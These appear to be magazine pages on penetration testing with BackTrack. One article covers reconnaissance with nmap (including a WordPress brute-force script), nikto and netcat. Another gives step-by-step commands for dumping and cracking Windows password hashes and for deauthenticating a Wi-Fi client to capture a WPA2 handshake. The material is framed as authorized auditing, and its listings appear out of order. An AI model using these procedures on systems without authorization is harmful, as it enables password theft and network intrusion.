To detect whether there is a *Simple Network Monitoring Protocol* (SNMP) string on a device, use the `onesixtyone` scanner. To access it, go to: *BackTrack>Information Gathering>Network Analysis>SNMP Analysis>onesixtyone*.

This will bring you to the console, showing the usage for `onesixtyone`. When you try running it by typing `onesixtyone ipaddress`, you will receive the following error message:

```
The program 'onesixtyone' is currently not installed.
You can install it by typing: apt-get install onesixtyone
You will have to enable the component called 'universe'
```

However, you will not have to install it because it's already on the system but not included in the PATH environment variable:

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/X11R6/bin:/etc/alternatives/gem-bin
```

You can remedy this by either updating the PATH variable with `onesixtyone`'s path or by typing the whole path to `onesixtyone`: Listing 12.

**Listing 9. shell code IX**

```
nbtscan 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254

IP address      NetBIOS Name    Server      User      MAC address
-----
192.168.1.65   MYHOST1        <server>    <unknown>  12-34-56-78-9a-bc
```

**Listing 10. shell code X**

```
nbtscan -v 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.
Name      Service      Type
-----
MYHOST1    <00>        UNIQUE
WORKGROUP  <00>        GROUP
WORKGROUP  <1e>        GROUP
MYHOST1    <20>        UNIQUE
WORKGROUP  <1d>        UNIQUE

Adapter address: 12-34-56-78-9a-bc
```

**Listing 11. shell code XI**

```
nbtscan -hv 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.
Name      Service      Type
-----
MYHOST1    Workstation Service
WORKGROUP  Domain Name
WORKGROUP  Browser Service Elections
MYHOST1    File Server Service
WORKGROUP  Master Browser
__MSBROWSE__ Master Browser
Adapter address: 12-34-56-78-9a-bc
```

**Listing 12. shell code XII**

```
locate onesixtyone
/pentest/enumeration/snmp/onesixtyone
/pentest/enumeration/snmp/onesixtyone/dict.txt
/pentest/enumeration/snmp/onesixtyone/onesixtyone
/usr/share/applications/backtrack-
onesixtyone.desktop
/var/lib/dpkg/info/onesixtyone.copyright
/var/lib/dpkg/info/onesixtyone.list
```

**Listing 13. shell code XIII**

```
/pentest/enumeration/snmp/onesixtyone/onesixtyone
192.168.10.20
Scanning 1 hosts, 2 communities
No communities file, using default
Cant open hosts file, scanning single host:
192.168.10.20
192.168.10.20 [public] HP LaserJet xxxxdn /P
```

**Listing 14. shell code XIV**

```
nmap 192.168.1.6
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 09:06 PDT
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.010s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
53/tcp    filtered  domain
80/tcp    filtered  http
110/tcp   filtered  pop3
443/tcp   filtered  https
8080/tcp  open       http-proxy
8888/tcp  open       sun-answerbook
MAC Address: 00:11:22:33:44:55
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.03
seconds
```

# HAKING ONDemand

I decided to use the latter approach: Listing 13. ... And we discovered that the host we queried is an HP LaserJet printer.

## Nmap

I already mentioned `nmap`, the venerable port scanner, when we were confirming opened ports for our `tcptraceroute` exercise. In addition to port scanning, `nmap` offers operating system and service detection, and it has its own scripting engine, called *Nmap Scripting Engine* (NSE). You can get a list of scripts that come with the `nmap` package by listing the content of the `/usr/local/share/nmap/scripts` directory. These scripts can automate scanning tasks or provide additional information. Some examples include: enumerate directories used by popular web applications and servers, display the HTTP headers returned, perform

brute force password auditing against popular CMS/blog installations, enumerate usernames in CMS installations by exploiting vulnerabilities.

Let's first run regular `nmap` scan. It discovered that the test server hosts a web server on ports 8080 and 8888: Listing 14.

Now, let's collect more details about the web server and check for possible WordPress CMS vulnerabilities by adding some `nmap` scripts. It'll take some time... If you want to know the status of the current scan, just press the Enter key and `nmap` will display percentage of the scan completed so far and an approximate time remaining until the scan completes (Listing 15).

The scan with `http` and `wordpress` scripts provided more details: web server application type, PHP version, and it confirmed that WordPress is indeed running on

### Listing 15. shell code XV

```
nmap --script http-enum,http-headers,http-methods,http-php-version,http-wordpress-brute,http-wordpress-
enum,http-wordpress-plugins -p 8080 192.168.1.6

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 17:11 PDT
Stats: 0:04:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 55.56% done; ETC: 17:22 (0:04:54 remaining)
Stats: 0:06:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.0046s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy

| http-headers:
|   Date: Sun, 01 Jan 2012 00:11:44 GMT
|   Server: Apache
|   X-Powered-By: PHP/5.3.3
|   X-Pingback: http://192.168.1.6:8080/xmlrpc.php
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: HEAD)

| http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-php-version: Versions from credits query (more accurate): 5.3.3
|_Version from header x-powered-by: PHP/5.3.3
| http-enum:
|_ /wp-login.php: Possible admin folder
| http-wordpress-brute:
|   Accounts
|     No valid accounts found
|   Statistics
|_  Performed 2074 guesses in 600 seconds, average tps: 3
MAC Address: 00:11:22:33:44:55

Nmap done: 1 IP address (1 host up) scanned in 601.46 seconds
```

this host. Also, the scan informed us that WordPress provides an XML-RPC pingback.

## Zenmap

Zenmap is a graphical front-end for nmap. To access it, go to: *BackTrack>Information Gathering>Network Analysis>Network Scanners>zenmap* or type `zenmap` in the Terminal. After you start zenmap, you can choose between 10 different profiles from the “Profile” drop-down box (Figure 2). If these profiles don’t meet your needs, you can create new ones by going to the “Profile” menu and choosing the “New Profile or Command” menu option.

For my test host 192.168.1.67, I typed it in the “Target” text box and for Profile I chose “Regular scan”. Discovered details are categorized in Ports/Hosts, Topology, Host Details and Scans tabs (Figure 3).

## Tcpdump

Another venerable network tool, `tcpdump`, dumps traffic on a network. I use it either to quickly check network traffic or in combination with `wireshark` (formerly Ethereal). Both `tcpdump` and `wireshark` are located in *BackTrack> Information Gathering>Network Analysis>Network Traffic Analysis*. You can also invoke them by typing `tcpdump` or `wireshark`, respectively, in the Terminal.

When I want to quickly check network traffic, I just run `tcpdump` without any options. In that case, it listens




Figure 2. Zenmap – Graphical front-end for nmap




Figure 3. Zenmap scan results

on the default network interface and displays all of the packets to standard output in real time. For more specific packet captures, I supply it arguments and then open the captured file with `wireshark`. `Wireshark` is nice for this because it allows filtering and highlighting of packets.

To listen on `eth0` network interface with highest verbosity and to save the raw packets to a file:

```
tcpdump -vvv -i eth0 -w tcpdumpscan1.cap
```

Another example: Capture 1500 bytes of data from each packet instead of the default of 65535 bytes, with a slightly more verbosity, save it to a file named `tcpdumpscan2.cap`. In addition, capture packets between a specific host and the whole C-class network, only on port 9999:

```
tcpdump -vi eth0 -s 1500 -w tcpdumpscan2.cap host testhost.com and net 192.168.1.0/24 and tcp port 9999
```

Figure 4. Nikto scan results – report page

# HAKING ONDemand

## Nikto – Web Server Assessment Tool

Nikto is a web server assessment tool. To access it, go to: *BackTrack>Vulnerability Assessment>Web Application Assessment>Web Vulnerability Scanners>nikto*.

This will bring you to the console, showing the usage for `nikto`. When you try running it by typing `nikto`, you will receive the following error message:

### Listing 16. shell code XVI

```
nc -v -n -z -wl 192.168.1.67 1-65535

(UNKNOWN) [192.168.1.67] 65535 (?) : Connection
timed out

< cut for clarity >
(UNKNOWN) [192.168.1.67] 8080 (http-alt) open
... . . . .
< cut for clarity >
(UNKNOWN) [192.168.1.67] 8888 (?) open
... . . . .
< cut for clarity >
```

### Listing 17. shell code XVII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6
8080
HTTP/1.0 200 OK
Date: Sun, 01 Jan 2012 04:55:47 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
X-Pingback: http://192.168.1.6:8080/xmlrpc.php
Connection: close
Content-Type: text/html; charset=UTF-8
```

### Listing 18. shell code XVIII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6
8888
HTTP/1.1 200 OK
Date: Sun, 01 Jan 2012 05:07:38 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Set-Cookie: 9760ab8e5a7dd78cfe227a9b0fc72bdf=riuthfb
w92hn4owncx9cf4b4a3; path=/
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND
DEM"
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
```

```
nikto --help
The program 'nikto' is currently not installed. You can
install it by typing:
apt-get install nikto
You will have to enable the component called 'multiverse'
```

Similar to the `onesixtyone`, you will not have to install `nikto` because it's already on the system but not included in the PATH environment variable. I solved this by typing the whole path to `nikto`:

```
/pentest/web/nikto/nikto.pl -h testsite.com
-D V -o scan.html -F htm
```

Launch your favourite Web browser and open the report html file. It will display all vulnerabilities that `nikto` discovered. For my test website, it discovered four of them (Figure 4).

To get more information about a particular vulnerability, browse to *Open Source Vulnerability Database* website (<http://www.osvdb.org/>) and under *Quick Searches*, in the *OSVDB ID Lookup* text box enter the OSVDB ID and press on the *Go* button. This will bring a very informative page, which will, between other details, include the solution.

## Netcat (nc) – TCP/IP Swiss Army Knife

Netcat is known as “TCP/IP Swiss army knife”. It reads and writes data across network connections, using the TCP/IP protocol. Some of its features are port scanning and port listening; however, its full list of features is much longer.

To listen for inbound connections on port 9999:

```
nc -l -p 9999
```

To obtain information about a host's TCP servers, send a string (e.g. word 'EXIT') and use timeout. This will result in the server responding with a greeting or error, which will contain details about the service, e.g. its version.

```
echo EXIT | nc -v -w 5 192.168.1.8 22
Connection to 192.168.1.8 22 port [tcp/ssh] succeeded!
SSH-2.0-OpenSSH_4.3
Protocol mismatch.
```

To get a web server's details, including web application and PHP version:

- First, scan for all ports, including ephemeral ports in order to check for web servers running on alternative ports. Options: `-v` > run verbosely; `-n` > don't resolve names; `-z` > don't send data; `-wl` > don't wait longer than 1 second for a connection to occur (Listing 16).

## References

- BackTrack: <http://www.backtrack-linux.org/>
- BackTrack forums: <http://www.backtrack-linux.org/forums/>
- BackTrack how-to: <http://www.backtrack-linux.org/tutorials/>
- Detailed instructions on installing BackTrack in VirtualBox: [http://www.backtrack-linux.org/wiki/index.php/Virtual\\_Box\\_Install](http://www.backtrack-linux.org/wiki/index.php/Virtual_Box_Install)
- Oracle VirtualBox: <https://www.virtualbox.org/>
- VirtualBox News: <https://www.virtualbox.org/wiki/News>

- After that, issue a HEAD HTTP request to discovered open ports. If web servers are running on those ports, the response will contain HTTP header: Listing 17 and Listing 18.

To keep BackTrack updated, use the following two commands:

```
apt-get update  
apt-get upgrade
```

If you receive message "The following packages have been kept back", force the upgrade by running:

```
apt-get update  
apt-get dist-upgrade
```

BackTrack creators strongly urge against adding the Ubuntu repositories to BT install because Backtrack tools are built with many custom features and custom kernel so installing non-customized packages that haven't been tested on BT would most likely result in breaking the system.

## Conclusion


BackTrack is a complete testing package, containing an impressive array of tools. It's a stable and easily updated system. In my tests, I've encountered only two very minor issues, related to the PATH environment variable, so they were easy to fix. Exploring more than 300 tools will keep you occupied for a long time.

---

## DUSKO PIJETLOVIC



**Dusko Pijetlovic** is an IT Manager and Sr. Systems Administrator in Vancouver, Canada and holds a M.Sc. in Mechanical Engineering and Diploma of Technology in Computer Systems Technology. He is a proponent of GNU/Linux and Free and Open Source Software, with a passion for security, solving problems and helping organization members perform their jobs with excellence and efficiency.



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

**editors@hakin9.org**

and give us a brief description of your field of interest.

We look forward to hearing from you!

# BackTracking in Wifi Country

The BackTrack 5 distribution continues to be the “go to” tool in a security professional’s arsenal. With the latest release, “Revolution,” the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

In this practical guide, we’ll cover auditing Windows passwords and wireless keys, as well as forensic recovery using BackTrack on a USB, in a persistent hard drive installation and running in a virtual machine.

## BackTrack Everywhere

The key to a useful tool is not only the function of the tool; it’s having it available where you want it when you need it. The best tools in the world won’t do you much good if they’re not with you when you need them. That’s where BackTrack comes in.

BackTrack 5 provides over three hundred individual tools built on an Ubuntu base. More than just a collection of tools, BackTrack aligns with familiar security testing methodologies:

- Information Gathering
- Vulnerability Assessment
- Exploitation
- Privilege Escalation
- Maintaining Access

The current release is available for 32-bit and 64-bit platforms and earlier releases include ARM support. It can be downloaded in Gnome or KDE variations, as an ISO image to run as a Live distribution, or installed on a USB flash drive or a hard drive. Earlier 32-bit releases are prepackaged to run in VMware.

With so many tools and the ability to run it in so many ways, a security professional can be assured of immediate access to a tool that’s ready to go when and where it’s needed. As we move from one installation of BackTrack to the next, we gain familiarity with a

common interface and a complete set of tools that line up with common security methodologies.

## Choosing a Path

In this article we’ll use BackTrack to perform three common tasks for a security professional: auditing Windows and Wifi keys, capturing a drive image, and recovering deleted files.

In performing these tasks, we’ll bounce between installations of BackTrack on USB flash drives, in virtual machines and installed directly to a hard drive. In each case, choosing the right platform for the task at hand.

Due to sheer size of BackTrack and time and space limitations of this article, we only scratch the surface of what you can do with BackTrack. However, we hope you’ll get a solid grasp for how to use a few key tools included with BackTrack, and more importantly, see how various installation approaches allow you to tackle different parts of a job and make your task easier.

Throughout this article, we’ll refer to the BackTrack website (<http://www.BackTrack-linux.org>). Not only will you download the distributions we’ll be using there, but you will also find many detailed HOWTO’s and guides on taking BackTrack to the next level.

The best tools for any job are available immediately and conveniently and lack a steep learning curve. Simply put, when you need BackTrack it can be just about anywhere, and it will be the same every time you boot it.

## Getting Started with BackTrack

Before beginning, we should understand the effect persistence has on our installation of BackTrack. Just like other Live CD/DVDs, booting and running BackTrack

directly from a DVD or a USB flash drive gets you up and running immediately and without the need to alter the hard drive in the PC. However, when you shutdown and reboot, you lose any files you've created or changes you've made (including updates) to the running BackTrack instance.

For this reason, many people prefer to run BackTrack from a local hard drive using dual boot, from a virtual machine, or from a persistent USB installation. All of these options are available and described at the BackTrack website.

For the examples in this article, our goal is to choose the installation based on the task we are performing and balance that with the need for persistence.

Our starting point is always the BackTrack download page found at <http://www.backtrack-linux.org/downloads>. After a quick (optional) registration, the Download button takes us to the release selector (Figure 1).

A 32-bit or 64-bit ISO works for the following exercises. For the USB installation, you need a USB flash drive at least 4GB in size. These examples show Gnome, but if you're familiar with KDE you won't have trouble following along.

## UNetbootin and BackTrack

For convenience and portability, a bootable USB drive with BackTrack is a great place to start. While BackTrack comes with UNetbootin installed, we recommend downloading UNetbootin from Sourceforge.

A USB version is useful in most cases as a starting point. While you don't get the same performance as a hard drive install, you can do almost everything you can with a local hard drive installation. UNetbootin is available for Windows, Linux and Mac to create a variety of bootable USB drives including (as of this writing), BackTrack 5R1. The full installation can be found at Sourceforge (<http://UNetbootin.sourceforge.net/>). While it will allow you to download an older distribution within UNetbootin, for these exercises we downloaded UNetbootin and at least one ISO for BackTrack 5R2.



Figure 1. BackTrack Download Page

In Figure 2, we install the BackTrack 5R2 32-bit Gnome ISO on a USB flash drive using the Diskimage option. We also install BackTrack 5R2 under VMware Fusion and on a dual-boot Windows system using an ISO image.

## Post Installation Steps for Persistent Installations

After installing BackTrack to a hard drive or a persistent USB flash drive, it's a good idea to perform a quick update with `apt-get update` and optionally install OpenCL (or Cuda) GPU support. These steps aren't required, but provide access to the latest versions of tools and will prepare the environment for a later exercise.

## Using BackTrack 5

### (Not a) Legal Disclaimer

This article demonstrates techniques for using tools in the BackTrack distribution which may not be legal in all locales. Nothing in this article should be construed as legal advice, and it is important that you understand the laws applicable to your use of security tools. Within a lab environment or as part of your authorized work responsibilities, the tools within the BackTrack distribution provide an invaluable resource for auditing your organization and ensuring your resources are protected according to policy.

## Auditing Windows Passwords

*BackTrack->Privilege Escalation->Password Attacks->Offline Attacks->john the ripper*

In this example, we have physical access to the system we wish to audit and the ability to boot the system to our USB flash drive installation of BackTrack 5. If your target PC has a DVD drive, you can use a Live DVD. Since that's not always guaranteed, the USB installation meets our needs more frequently. You may also need to enter the computer BIOS/SETUP to configure it for USB boot.




Figure 2. Installing BackTrack to a USB

# Hacking ONDemand

Since our USB installation is non-persistent, we also need media to transfer our captured files. A second formatted USB flash drive will work.

## Grabbing the Windows Password Hash

Using the USB installation of BackTrack 5 loaded earlier, we boot our target Windows 7 PC using default Text Mode. If prompted for a password, the default userid and password for BackTrack are 'root' and 'toor'. After logging in, at the #root prompt type 'startx' for the GUI.

We want to mount the Windows partition, and the easiest way to mount the internal hard drive is on the Places menu (see Figure 3).

After mounting the drive using the GUI, open a shell (command prompt) to access the windows hive directly and run the initial hash captures. On our test system, we have an account named `victim1` with a weak password. We create a temporary directory and copy the Windows hive files.

## Copy the Windows SAM and SYSTEM hives

```
#mkdir /root/victim.win7.sixchar
#cd /media/Acer/Windows/System32/config
#cp sam system /root/victim.win7.sixchar
```

At this point, you can either dump the password hashes on the target machine or take copies of the hive files to another BackTrack installation to complete the password audit. If you have a second USB flash drive, insert the drive and copy the hive files. USB drives will mount under `/media` in most cases.

## Changing BackTrack Platforms

In our example, we perform a single password extraction on a second machine running BackTrack. We could perform the same steps on the target machine, but if we're going to audit all the accounts the process may be time consuming and our target may not be the up to completing the task quickly.



Figure 3. Mounting a Windows Partition

By moving the hive files to another machine, we can run our tests off-site and leave the process running in a protected environment. In this case, we've downloaded the BackTrack 32-bit ISO and installed it under VMware Fusion.

## Cracking the Windows Password

We use the same Windows hives we just copied from our target machine to audit the user password.

In our first step, we use `bkhive` to extract the Windows Syskey. The Syskey is used to encrypt the local password hash. In this case, we've used a six character password to limit our processing time, but the same process works for longer passwords. The output of `bkhive` is stored in the file `sixchar.keyfile` for use in the next step.

```
#bkhive system sixchar.keyfile
```

Next `samdump2` extracts the password hashes from the Windows SAM file using the SAM file copied from the target machine and the `sixchar.keyfile` extracted using `bkhive`. We grep the target user hash (`victim1`) and store it in a temporary file named `victim1password`.

```
#samdump2 sam sixchar.keyfile | grep victim1 >
victim1password
```

Take a quick look at the file to see the format.

```
#cat victim1password
```

```
victim1:1010:aad3b435b51404eeaad3b435b51404ee:8f744856b3
8f805d4fd702163532788a::
```

In the last step shown in Figure 4, we locate *John the Ripper* on the file system. Like the other password tools, *John the Ripper* is located in the `/pentest/password` directory.




Figure 4. Cracking a Windows Password

```
#cd /pentest/password/john
#!/john -format=nt \ /root/victim.win7.sixchar/victim1password
```

Since we chose a simple password, the brute force attack is successful in a short time. This crack was executed in a VMWare Fusion installation of BackTrack 5R2 32-bit.

```
UserID: victim1
Password: Sixer6
```

## Auditing Simple Wifi Keys

*BackTrack->Privilege Escalation->Password Attacks->GPU Tools->oclHashcat+.*

Now that we've warmed up with a simple Windows password, we can move on to testing a wireless network. We frequently see news stories of poorly secured wireless networks abused by neighbors and criminals. In many cases, a poorly secured network may only lead to poor network performance, but it can lead to the attention of law enforcement when misused. While recommendations and warnings may successfully encourage some users to secure their access points, sometimes a test is the only way to make the case convincingly. In this example, we use a persistent hard drive installation of Backtrack 5R2 64-bit to capture and decrypt a short wireless key. To do that, we use the following steps:

## Quick WPA / WPA2 Crack

- Configure a USB wireless adapter in monitor mode
- Monitor local wireless traffic using `airodump-ng`
- Identify our target network BSSID and the station ID of a connected device
- Disconnect a station
- Capture the 4-way handshake
- Convert the capture file to Hashcat format
- Run `oclHashcat+` against the key

We again use a simple password for demonstration purposes. Because we've also used a tool with dictionary capabilities, we chose a password that's in the dictionary. We've stacked the deck in our favor to demonstrate the technique, but the same approach will work with more complex passwords.

## Selecting our BackTrack Platforms

In our first example, we ran BackTrack from both a USB flash drive and a virtual machine. The common distribution allowed us to use the same tools in either environment. Neither of these installations required additional drivers or customization.

If we had no option, we could perform the following exercise using a Live DVD or USB flash drive installation,

but when it comes to cracking more complex passwords, we find GPU based tools useful. While Hashcat can run using only the CPU, it becomes more powerful when run with GPU support. Since that support requires the installation of additional drivers, this typically means a hard drive installation of BackTrack. Installation instructions for OpenCL and Cuda drivers can be found in the HOWTO section of the BackTrack website.

## Selecting a Wireless Adapter

Not all wireless adapters are created equal, and in order to successfully capture the handshake we need, we must use an adapter that is capable of packet injection. For this exercise, we've used an Alfa AWUS036NEH with the rt2800usb driver. A list of NICs that work well with BackTrack and are capable of packet injection can be found in the Wireless Drivers article on the BackTrack Wiki website (<http://www.backtrack-linux.org/wiki/>).

Note that a USB wireless adapter also allows you to scan from VMware installations of BackTrack. By default, VMware will virtualize an Ethernet NIC within each virtual machine. Even if your host network adapter is wireless, the virtualized NIC will appear as a standard Ethernet connection (`eth0`). By adding a USB wireless adapter, you get direct access to that adapter and can run any of the wireless utilities in the BackTrack distribution.

## Listening with Airodump-ng

After inserting a USB wireless adapter in the BackTrack PC, enable the wireless interface. In theory, this is a simple process. In practice, it can take some time and may require unloading and reloading the wireless adapter's kernel modules. Assuming the adapter is properly configured, identify where your USB wireless adapter is assigned using `airmon-ng`.

```
#airmon-ng
```

This will reveal the wlan adapter (usually `wlan0` or `wlan1`). Next, turn the interface up, start `airmon-ng` and begin capturing with `airodump-ng`.

```
#ifconfig wlan0 up
#airmon-ng start wlan0
#airodump-ng mon0
```

CH 11 ]  Elapsed: 2 mins ][ 2012-05-22 18:39 ]  WPA handshake: 94:63:D1:24:26:4C											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
94:63:D1:24:26:4C	-38	100	1463	763	10	11	54	WPA2	CCMP	PSK	ezNetwork
BSSID	STATION	PWR	Rate	Lost	Frames	Probe					
94:63:D1:24:26:4C	14:DA:E9:05:00:68	-127	0e-0	128	3441						

Figure 5. Using airodump-ng to Monitor Wifi

# Hacking ONDemand

```
root@bt: ~
File Edit View Terminal Help
root@bt: # aireplay-ng --deauth 10 -a 94:63:D1:24:26:4C -c 14:DA:E9:05:00:68 mon0
18:38:28 Waiting for beacon frame (BSSID: 94:63:D1:24:26:4C) on channel 11
18:38:28 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0/62 ACKs]
18:38:29 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0/61 ACKs]
18:38:29 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 0/58 ACKs]
18:38:30 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 2/57 ACKs]
18:38:30 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 49/61 ACKs]
18:38:31 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 37/62 ACKs]
18:38:31 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 53/64 ACKs]
18:38:32 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 35/60 ACKs]
18:38:32 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 26/58 ACKs]
18:38:33 Sending 64 directed DeAuth. STMAC: [14:DA:E9:05:00:68] [ 38/60 ACKs]
root@bt: #
```

Figure 6. Using aireplay-ng to Disconnect a Station

The first time we run airodump-ng mon0, we see all the wireless access points within range. Looking for the column marked "CH", identify the channel of the target access point. In this case, the target network is named ezNetwork and it is on channel 11.

Stop and restart airodump-ng with the `-w` and `-c` parameters to specify the output file and ignore the other channels. Add the `--bssid` parameter with the BSSID of the target access point to eliminate all other access points.

```
#airodump -w ezNetwork -c 11 -bssid 94:63:D1:24:26:4C mon0
```

In Figure 5, we've issued the airodump-ng command, and are writing our output to ezNetwork and only monitoring on channel 11.

Notice the STATION ID of `14:DA:E9:05:00:68` connected to our target access point. This is our target for disconnect.

### Mind if I Interrupt You? (Aireplay-ng)

While monitoring the airodump-ng command output, open a second command shell. In Figure 6, we see the aireplay-ng command used to disconnect the client from our target access point. The disconnect is followed by a reconnect. Our goal is to capture the 4-way handshake during the reconnect. It may be necessary to run aireplay-ng command twice to disconnect the station.

No.	Time	Source	Destination	Protocol	Length	Info
7985	129.953922	SamsungE_24:26:4c	AsustekC_05:00:68	EAPOL	133	Key (msg 1/4)
9343	149.988608	SamsungE_24:26:4c	AsustekC_05:00:68	EAPOL	133	Key (msg 1/4)
9349	149.933458	AsustekC_05:00:68	SamsungE_24:26:4c	EAPOL	155	Key (msg 2/4)
9351	149.940096	SamsungE_24:26:4c	AsustekC_05:00:68	EAPOL	189	Key (msg 3/4)
9353	149.943698	AsustekC_05:00:68	SamsungE_24:26:4c	EAPOL	133	Key (msg 4/4)

Figure 7. Confirming the Key in Wireshark

```
#aireplay-ng -deauth 10 -a 94:63:D1:24:26:4C \
-c 14:DA:E9:05:00:68 mon0
```

### The Value of a Good (4-way) Handshake

After executing aireplay-ng, return attention to the shell running airodump-ng. If we successfully disconnect our target, when it reconnects we see WPA handshake: `94:63:D1:24:26:4C` in the top right corner. Control-C out to end to the airodump-ng process and look for the output file. In this example, the file is `ezNetwork-02.cap`. This is a Wireshark compatible capture file.

To confirm we have successfully captured the 4-way handshake, open a shell and type `wireshark` or navigate the BackTrack menu.

*BackTrack->Forensics->Network Forensics->wireshark*

We open the `ezNetwork-02.cap` file and in the *filter* dialog, type `eapol`. In Figure 7, we see four messages with:

Protocol:EAPOL and Info: Key (msg 1/4 through 4/4).

We have successfully captured the key.

### Preparing the Capture

